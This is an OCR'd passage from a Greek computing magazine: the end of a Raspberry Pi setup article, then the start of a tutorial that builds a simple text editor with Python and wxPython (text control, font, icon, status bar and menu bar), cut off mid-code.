Παραμένοντας στο raspi-config, βλέπουμε ότι παρέχονται επιλογές για overclocking και overvolting του επεξεργαστή. Εμείς πήγαμε ως την προρύθμιση ονόματι Medium (200MHz και 2volt παραπάνω). Δυστυχώς, εκεί αρχίσαμε να έχουμε κάποια τυχαία κρεμάσματα του συστήματος. Μετά από μερικές δοκιμές γυρίσαμε στην προρύθμιση None, που σημαίνει ότι δεν γίνεται ούτε overclocking, ούτε overvolting. Αναλόγως βέβαια του board, είναι πιθανόν το σύστημα να δουλεύει σταθερά ακόμα και με την προρύθμιση Turbo, που σημαίνει ότι ο επεξεργαστής θα χρονίζεται στα 1000MHz (1GHz), με τάση ρεύματος 6volt πάνω από την κανονική.


Για τη συνέχεια των δικών μας ενασχολήσεων με το Raspberry Pi, σκοπεύουμε να στήσουμε ένα media center για το σαλόνι. Θα χρησιμοποιήσουμε επίσης το Pi κι ως πλατφόρμα penetration testing. Τις περιγραφές των εγχειρημάτων και φυσικά τις εντυπώσεις μας, θα τις έχετε σε επόμενα τεύχη. Μέχρι τότε, καλή διασκέδαση με το Pi σας -- ή έστω καλή αναμονή για εκείνο που παραγγείλατε!

Python & wxPython: The wxEditor Project!

by Sonic

Skill: Intermediate

Tags: Python, wxPython, text editors, GUI applications, event handlers



Στο άρθρο που δημοσιεύεται στο deltaHacker 012 και αφορά στη σχεδίαση εφαρμογών για το περιβάλλον γραφικών, πήραμε μόνο μια μικρή γεύση από τον προγραμματισμό με την Python και τα wxWidgets. Επιτέλους, απαλλαχτήκαμε από τις βαρετές εφαρμογές κονσόλας! Κακά τα ψέμματα: Αν δεν είναι UNIX utilities, τότε είναι (;) κατάλληλες μόνο για μαθήματα προγραμματισμού σε σχολεία. Εμείς όμως έχουμε νέα και φιλόδοξα σχέδια. Από εδώ και μπρος θα γράφουμε τα πάντα για το περιβάλλον γραφικών. Μενού, παράθυρα, εικονίδια και widgets, θα είναι στο καθημερινό μας πρόγραμμα. Και φυσικά τα προγράμματά μας θα είναι πραγματικά χρήσιμα. Όχι άλλες μετατροπές Κελσίου σε Φαρενάιτ! Όχι άλλες ταξινομήσεις φυσαλίδας!

Από την άλλη, βέβαια, τα ενδιαφέροντα προγράμματα παρουσιάζουν και ενδιαφέρουσες, εχμ, δυσκολίες. Ποιο είναι άραγε το killer πρόγραμμα που μπορούμε να γράψουμε, ξεκινώντας με την wxPython; Θα πρέπει να είναι αρκετά σύνθετο για να έχει λόγο ύπαρξης — και κάποια χρησιμότητα. Ταυτόχρονα, καλό είναι η ανάπτυξή του να ξεκινά αρκετά απλά, ώστε καθώς εξοικειωνόμαστε με το wxPython να μπορούμε να προσθέτουμε δυνατότητες σταδιακά.

Αν θυμάστε από τη σειρά μας στο PyGame (ξεκίνησε στο deltaHacker 005), το όνειρο των παλιών bedroom programmers των 80s ήταν να γράψουν ένα παιχνίδι τύπου shoot 'em up. Αυτό το καταφέραμε μετά από μερικά άρθρα κι αντίστοιχα ξενύχτια, ακριβώς όπως τότε! Ποιο να είναι άραγε το αντίστοιχο πρόγραμμα για τους developers των "σοβαρών εφαρμογών";

Εύκολο: Σκεφτείτε ποιο είναι το πρόγραμμα που βλέπει και χρησιμοποιεί ένας προγραμματιστής *κάθε* μέρα. Μην πείτε ο compiler ή ο interpreter της γλώσσας προγραμματισμού. Φυσικά, χωρίς τη γλώσσα δεν γίνεται τίποτα. Την περισσότερη ώρα, όμως, την περνάμε μπροστά από ένα συντάκτη κειμένου ή απλά editor.

Editors, υπάρχουν πολλοί:


- Το απλό IDLE της Python
- Μεγάλων δυνατοτήτων και πολυπλοκότητας, όπως οι vim και emacs (αμφότεροι κυκλοφορούν για περιβάλλον κονσόλας αλλά και γραφικών)
- Υλοποιήσεις που έρχονται με το περιβάλλον γραφικών, όπως το mousepad στο XFCE, το gedit στο Gnome, το Kate στο KDE και πάει λέγοντας
- Το Notepad στα Windows, το οποίο αποτελεί δείγμα editor σε δείγμα λειτουργικού (κρύψτε τα και τα δύο, να μην τα βλέπω :)
- Αυτός που θα φτιάξουμε εμείς, ξεκινώντας από αυτό το τεύχος!

Θα φτιάξουμε δικό μας editor; Και βέβαια. Για την ακρίβεια, έναν editor σε Python και wxPython. Μάλιστα, μόλις προχωρήσει λίγο, θα μπορούμε να τον χρησιμοποιήσουμε για να γράφουμε τον ...εαυτό του. Φανταστείτε να κάνετε edit το source code του editor, μέσα στον ίδιο τον editor. Ναι, είναι χελώνες μέχρι κάτω. Τελικά, κάτι ήξερε ο κύριος αρχισυντάκτης! (http://deltahacker.gr/?p=4862).

Στην απλούστερή του μορφή, ένας editor γράφεται σε λίγες γραμμές και μπορούμε να τον επεκτείνουμε καθώς μαθαίνουμε όλο και περισσότερο wxPython. Μπορεί να μην το κάνουμε gvim, αλλά σίγουρα θα είναι πολύ καλύτερος από το Notepad και πολύ πιο εμφανίσιμος από το IDLE. Ας μην καθυστερούμε, λοιπόν.

Τι ακριβώς είναι ένας editor;

Ελαφρά φιλοσοφική η ερώτηση, αλλά στην απλούστερη του μορφή ένας συντάκτης κειμένου δεν είναι τίποτα περισσότερο από ένα παράθυρο μέσα στο οποίο γράφουμε κείμενο. Αν μάλιστα έχετε τρέξει το vi στην κονσόλα, ίσως αρχικά πιστέψετε ότι δεν κάνει απολύτως τίποτα άλλο (Οι περισσότεροι χρήστες δεν ξέρουν καν πως να βγουν από εκεί μέσα — τόσο πολύ ταιριάζει στον ορισμό μας!) Ο δικός μας editor ωστόσο θα είναι



Ο wxEditor κάνει edit τον ...εαυτό του. Σας έλεγα ότι είναι χελώνες μέχρι κάτω, αλλά δεν το πιστεύατε! Δεξιά φαίνεται ο πιστός μας gvim – χωρίς αυτόν πώς θα ευχαριστιόμασταν να γράφουμε σε Python; Λέτε όταν ολοκληρώσουμε τον δικό μας editor να μετατοπιστούν οι προτιμήσεις μας;

γραφικός (Σ.τ.Ε. Θα βρίζει κιόλας;) άρα αναμένουμε να έχει μια κάποια φιλικότητα στο χρήστη, υπό την έννοια ότι θα μπορεί κάποιος εύκολα να βρει το close! Φυσικά, όλες του οι λειτουργίες θα είναι ορατές σε μενού κι όχι κρυμμένες πίσω από μυστήρια keyboard shortcuts. Για την πρώτη μας απόπειρα, ωστόσο, είναι σκόπιμο να μείνουμε στην απλούστερη εκδοχή: ένα παράθυρο, στο οποίο μπορούμε να πληκτρολογήσουμε κείμενο.

Όσοι έχετε χρησιμοποιήσει κάποιο γραφικό περιβάλλον προγραμματισμού (ναι, δυστυχώς πάλι στη Visual Basic αναφέρομαι) θα θυμάστε ότι υπάρχει κάποιο widget στο οποίο μπορούμε να πληκτρολογήσουμε κείμενο. Η VB το λέει TextBox και συνήθως το χρησιμοποιούμε για μια απλή εισαγωγή κάποιας τιμής σε μια φόρμα (διάλογο). Το wxTextCtrl των wxWidgets (`http://docs.wxwidgets.org/stable/wx_wxtextctrl.html#wxtextctrl`) κάνει την ίδια δουλειά και είναι κατάλληλο για να ξεκινήσουμε.

Η αρχική μας εκδοχή δεν διαφέρει πολύ από το HelloWorld που γράψαμε στο τεύχος 012: Αντί για StaticText (το Label της VB) έχουμε ένα κατάλληλα διαμορφωμένο TextCtrl:

```
import wx
class wxEditor(wx.Frame):
  def __init__(self, *args, **kw):
    super(wxEditor,self).__init__(*args,**kw)
    self.InitEditor()
  def InitEditor(self):
    self.textctrl = wx.TextCtrl(self, style=wx.TE_MULTILINE)
    self.textctrl.SetFocus()
```

```
        self.Show(True)
def main():
    editor = wx.App()
    wxEditor(None, title="wxEditor")
    editor.MainLoop()
if __name__ == '__main__':
    main()
```

Για να δούμε λίγο τα ενδιαφέροντα σημεία...

```
self.textctrl = wx.TextCtrl(self, style=wx.TE_MULTILINE)
```

Η γραμμή αυτή δημιουργεί το TextCtrl μας με τον ίδιο τρόπο που στο παλιό πρόγραμμα είχαμε δημιουργήσει το StaticText. Δώστε έμφαση στο style: Μπορούμε μέσα από αυτή την παράμετρο να ορίσουμε κάποια χαρακτηριστικά του TextCtrl, τα οποία είναι πολύ χρήσιμα. Δοκιμάστε να αφαιρέσετε το style και θα δείτε τι θα γίνει: Ο editor σας θα μετατραπεί σε ένα μεγάλο textbox της μιας γραμμής! Στο documentation που αναφέραμε πριν, μπορείτε να βρείτε τα διαφορετικά window styles που δέχεται το TextCtrl. Τι γίνεται όμως αν θέλουμε να χρησιμοποιήσουμε περισσότερα από ένα μαζί; Αν π.χ. θέλουμε ένα multiline control και με κεντραρισμένο κείμενο, γράφουμε:

```
self.textctrl = wx.TextCtrl(self, style=wx.TE_MULTILINE | wx.TE_
CENTRE)
```

Αν έχετε πολλαπλές επιλογές τις χωρίζετε μεταξύ τους με την κάθετη μπάρα (|), το σύμβολο για bitwise OR της Python (http://en.wikipedia.org/wiki/Bitwise_operation#OR). Μην ξεχνάτε ότι τα TE_MULTILINE, TE_CENTRE κ.λπ., στην πραγματικότητα είναι απλώς κάποιες σταθερές τιμές (θυμάστε το pygame.locals;) και το OR κάνει μια πράξη μεταξύ τους.

Την παραπάνω γραμμή θα μπορούσαμε να τη γράψουμε και χωρίς το self:

```
textctrl = wx.TextCtrl(self, style=wx.TE_MULTILINE)
```

Έτσι όμως δεν θα είχαμε το textctrl διαθέσιμο αυτόματα σε όλες τις συναρτήσεις της κλάσης μας, κάτι που θα χρειαστούμε παρακάτω (όταν έρθει η ώρα να φορτώσουμε και να αποθηκεύσουμε κείμενο, φυσικά).

Η γραμμή:

```
textctrl.SetFocus()
```

φέρνει το textctrl στο προσκήνιο, αμέσως μόλις εκτελέσουμε το πρόγραμμα. Θα ήταν πολύ περίεργο να πρέπει να κάνουμε κλικ στο παράθυρο του editor για να γράψουμε!

Μεγαλώνοντας τα γράμματα

Αν είστε και κάποιας ηλικίας, ο απλός μας editor έχει ήδη ένα πρόβλημα: τα γράμματα είναι υπερβολικά μικρά. Σε έναν συντάκτη κειμένου τυπικά χρησιμοποιούμε ένα μόνο μέγεθος γραμμάτων (συντάκτης είναι, όχι word processor) αλλά αυτό το ένα μέγεθος είναι συνήθως κάτι που μπορεί να ρυθμιστεί στα preferences. Εμείς δεν έχουμε (για την ώρα) διάλογο preferences, αλλά τουλάχιστον μπορούμε να γράψουμε κάτι για να μεγαλώσουμε τα γράμματα. Πριν λοιπόν από το SetFocus, μπορούμε να προσθέσουμε τις εντολές:

```
textfont = wx.Font(pointSize=12, family=wx.FONTFAMILY_DEFAULT,
                   style=wx.FONTSTYLE_NORMAL,
                   weight=wx.FONTWEIGHT_NORMAL)
self.textctrl.SetFont(textfont)
```

Χρειάστηκε να δημιουργήσουμε ένα αντικείμενο wx.Font με κάποια απλά χαρακτηριστικά: Μέγεθος 12, προεπιλεγμένη γραμματοσειρά συστήματος και χωρίς αλλαγές στο στυλ (π.χ. italics) ή στο βάρος (π.χ. bold). Δείτε λεπτομέρειες εδώ: http://docs.wxwidgets.org/stable/wx_wxfont.html#wxfontctor


Τώρα, όσο και να ψάχνετε στο documentation του TextCtrl, δεν πρόκειται να βρείτε τη συνάρτηση SetFont που έχουμε χρησιμοποιήσει. Μα καλά, πως δουλεύει τότε; Κοιτάξτε λίγο καλύτερα: Το TextCtrl προέρχεται από κάποιες άλλες κλάσεις (derived from...) μια από τις οποίες είναι και το wxWindow. Το SetFont είναι class function του wxWindow και το TextCtrl απλά το κληρονομεί.

Πειραματιστείτε τώρα με διάφορα μεγέθη, styles κ.λπ. Εμένα περιμένετε να σας το πω; Όταν τελειώσετε επιστρέψτε εδώ, έχουμε «σοβαρή» δουλειά να κάνουμε!

Λίγος καλλωπισμός δεν βλάπτει!

Εντάξει, μπορεί ο editor μας να είναι ακόμα απλοϊκός, αλλά ένα εικονίδιο πρέπει να το έχει. Δεν είναι δυνατόν να βλέπουμε αυτό το generic τετραγωνάκι στη γωνία! Έστω λοιπόν ότι κατεβάσαμε ένα ωραίο εικονίδιο και τώρα θέλουμε να το βάλουμε. Είναι σε μορφή .ico (τα παλιά, κλασικά εικονίδια των Windows) αλλά το wxPython μπορεί να δεχθεί και άλλες

*Αυτό που ονομάζουμε χαϊδευτικά «μενού» είναι στην πραγματικότητα τρία αντικείμενα: Το MenuBar (σε μπλε), τα Menu (σε κόκκινο) και τα MenuItem (σε κίτρινο). Ακόμα και το gvim, η γραφική εκδοχή του vim, ενός γνωστού, σκληροπυρηνικού editor, υποκύπτει στη γοητεία των μενού – για να μη μιλήσουμε και για τη γραμμή εργαλείων από κάτω! Καθόλου δεν μας προβληματίζει το γεγονός ότι *και* σε αυτή την εκδοχή οι εντολές εξακολουθούν να είναι ακατάληπτες. Τουλάχιστον οι «χρήστες» βρίσκουν το Quit...*



μορφές εικόνων. Μέσα στην __init__, και πριν τη κλήση self.InitEditor(), προσθέστε τις γραμμές:

```
self.icon = wx.EmptyIcon()  self.icon.CopyFromBitmap(wx.
Bitmap("editor.ico", wx.BITMAP_TYPE_ANY))

self.SetIcon(self.icon)
```

Προφανώς, το wx.EmptyIcon() δημιουργεί ένα «λευκό» ή άδειο αν προτιμάτε εικονίδιο, το οποίο μετά γεμίζουμε αντιγράφοντας το editor.ico μέσα του. Η SetIcon είναι, πιστεύουμε, προφανής. Θα χρησιμοποιήσουμε το ίδιο εικονίδιο και σε μελλοντικούς διαλόγους του editor μας.

Γραμμή Κατάστασης (Status Bar)

Τα περισσότερα προγράμματα που δημιουργούν έγγραφα διαθέτουν μια μπάρα γνωστή ως γραμμή κατάστασης. Αυτή βρίσκεται στο κάτω μέρος του παραθύρου κι εκεί απεικονίζονται σύντομα μηνύματα για τη λειτουργία του προγράμματος, όπως επίσης και σύντομες επεξηγήσεις των επιλογών του μενού (καθώς ο χρήστης τις διατρέχει με το ποντίκι). Για να αρχίσει το πρόγραμμα μας να ξεφεύγει από τη σπαρτιάτικη μορφή του vi, ας βάλουμε μια γραμμή κατάστασης. Προσθέστε λοιπόν την παρακάτω συνάρτηση μέσα στην κλάση μας:

```
def InitStatusBar(self):

  statusbar = self.CreateStatusBar()

  statusbar.SetStatusText("Ready")
```

και καλέστε την πρώτη-πρώτη, μέσα στην InitEditor:

```
def InitEditor(self):

  self.InitStatusBar()

  ...
```

Αυτό είναι όλο. Θα δείτε ότι η μπάρα μας θα αποκτήσει δική της ζωή μόλις αρχίσουμε να φτιάχνουμε το μενού. Αμέσως τώρα δηλαδή.

Το Menu, ο γνωστός μας άγνωστος!

Όλοι γνωρίζουμε τα μενού φυσικά. Σχεδόν όλες οι παραθυρικές εφαρμογές διαθέτουν από ένα. Λίγοι όμως γνωρίζουν πώς φτιάχνονται και πώς συνδέονται με το υπόλοιπο πρόγραμμα. Και όχι, το γεγονός ότι έχετε στήσει ένα menu στη Visual Basic, δεν σας κάνει γνώστες :)

Στην πραγματικότητα, λοιπόν, αυτό που αποκαλούμε μενού της εφαρμογής είναι τουλάχιστον τρία διαφορετικά αντικείμενα:

- Η μπάρα του μενού, γνωστή ως wx.MenuBar, στην οποία φαίνονται οι κεντρικές επιλογές
- Τα μενού που στην πραγματικότητα είναι οι κεντρικές επιλογές στην μπάρα (π.χ., File, Edit, View, Tools, Help κ.ο.κ.)
- Τα αντικείμενα ή επιλογές των μενού, που είναι τα πραγματικά τους περιεχόμενα (menu items — π.χ. New, Open, Save, Save As, Quit, αν μιλάμε για ένα συνηθισμένο μενού File)

Η σχέση που τα συνδέει είναι η εξής: Ένα MenuBar περιέχει μια σειρά από αντικείμενα Menu, τα οποία περιέχουν μια σειρά από αντικείμενα MenuItem. Άρα πρέπει να φτιάξουμε μερικά αντικείμενα Menu, να τα γε-

μίσουμε με MenuItem και να τα βάλουμε πάνω στο MenuBar. Είναι πιο εύκολο από ό,τι ακούγεται. Ας ξεκινήσουμε να φτιάχνουμε τη συνάρτηση InitMenuBar, που θα βάλουμε μέσα στην κλάση μας:


```
def InitMenuBar(self):
  menubar = wx.MenuBar()
  self.SetMenuBar(menubar)
```

Η γραμμή φυσικά θα δημιουργήσει μια μπάρα για το μενού – όπως ακριβώς έγινε και για το StatusBar. Καλέστε την μέσα από το InitEditor, όπως κάναμε και για το StatusBar:

```
def InitEditor(self):
   self.InitStatusBar()
   self.InitMenuBar()
```

Μια άδεια γραμμή μενού δεν εμφανίζεται καν και δεν προκαλεί κανένα ενδιαφέρον. Πάμε λοιπόν να προσθέσουμε το μενού File και τις αντίστοιχες επιλογές του:

```
def InitMenuBar(self):
  menubar = wx.MenuBar()
  FileMenu = wx.Menu()
  FileMenuNew = FileMenu.Append(wx.ID_NEW, "&New...",
```



